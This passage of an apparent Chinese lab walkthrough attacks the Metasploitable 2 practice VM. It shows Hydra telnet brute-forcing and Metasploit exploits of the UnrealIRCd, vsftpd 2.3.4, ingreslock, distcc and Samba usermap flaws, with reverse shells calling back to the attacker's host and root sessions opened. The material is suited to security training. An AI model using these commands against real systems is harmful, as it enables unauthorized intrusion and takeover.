[ATTEMPT] target 192.168.128.130 - login "user" - pass "123456" - 69 of 330 [child 14] (0/0)
[ATTEMPT] target 192.168.128.130 - login "user" - pass "1234567" - 70 of 330 [child 5] (0/0)
[23][telnet] host: 192.168.128.130   login: user   password: user
[STATUS] attack finished for 192.168.128.130 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-01 13:06:09
root@kali:~# 
```

登录系统：



```
root@kali:~# telnet 192.168.128.130
Trying 192.168.128.130...
Connected to 192.168.128.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: user
Password:
Last login: Fri Jun  1 01:05:32 EDT 2018 from 192.168.128.103 on pts/13
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
```




```
metasploitable login: user
Password:
Last login: Fri Jun  1 01:05:32 EDT 2018 from 192.168.128.103 on pts/13
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ ls
user@metasploitable:~$ pwd
/home/user
user@metasploitable:~$ whoami
user
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$ 
```

端口渗透：


- 6667———irc_3281_backdoor

利用metasploit



```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.128.130
RHOST => 192.168.128.130
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.128.103:4444
[*] 192.168.128.130:6667 - Connected to 192.168.128.130:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.128.130:6667 - Sending backdoor command...
[*] Accepted the first client connection...
```

获取会话，root权限




```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.128.103:4444
[*] 192.168.128.130:6667 - Connected to 192.168.128.130:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.128.130:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YEMIRfC2NlNxlUvS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YEMIRfC2NlNxlUvS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.103:4444 -> 192.168.128.130:52691) at 2018-06-01 13:54:31 +0800

whoami
root
id
uid=0(root) gid=0(root)
ls
Donation
LICENSE
aliases
```

6200———-vsftpd_234_backdoor

利用metasploit


反弹会话，root权限



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.128.130
RHOST => 192.168.128.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.128.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.128.130:21 - USER: 331 Please specify the password.
[+] 192.168.128.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.128.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.128.103:42921 -> 192.168.128.130:6200) at 2018-06-01 14:00:13 +0800

whoami
root
id
uid=0(root) gid=0(root)
```

1524———-ingrelock_backdoor


利用telnet连接1524，直接返回root会话



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > telnet 192.168.128.130
[*] exec: telnet 192.168.128.130

Trying 192.168.128.130...
Connected to 192.168.128.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

1099———-distcc程序漏洞——-ingrelock

利用metasploit




```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.128.130
RHOST => 192.168.128.130
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.128.103:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kA8fpmhE0lBtpS7F;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kA8fpmhE0lBtpS7F\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.128.103:4444 -> 192.168.128.130:43601) at 2018-06-01 14:11:00 +0800

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
```

139———-samba为3.0漏洞

先用nmap进行详细扫描

nmap -v -A -T4 192.168.128.130




```
Host script results:
|_clock-skew: mean: 1h18m41s, deviation: 2h18m34s, median: -1m18s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>    Flags: <unique><active>
|   METASPLOITABLE<03>    Flags: <unique><active>
|   METASPLOITABLE<20>    Flags: <unique><active>
|   WORKGROUP<00>         Flags: <group><active>
|_  WORKGROUP<1e>         Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-06-01T02:11:45-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 192.168.128.130

NSE: Script Post-scanning.
Initiating NSE at 14:13
Completed NSE at 14:13, 0.00s elapsed
Initiating NSE at 14:13
Completed NSE at 14:13, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.13 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)
```

发现samba服务版本

利用metasploit


返回会话，root权限




```
msf exploit(unix/misc/distcc_exec) > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.128.130
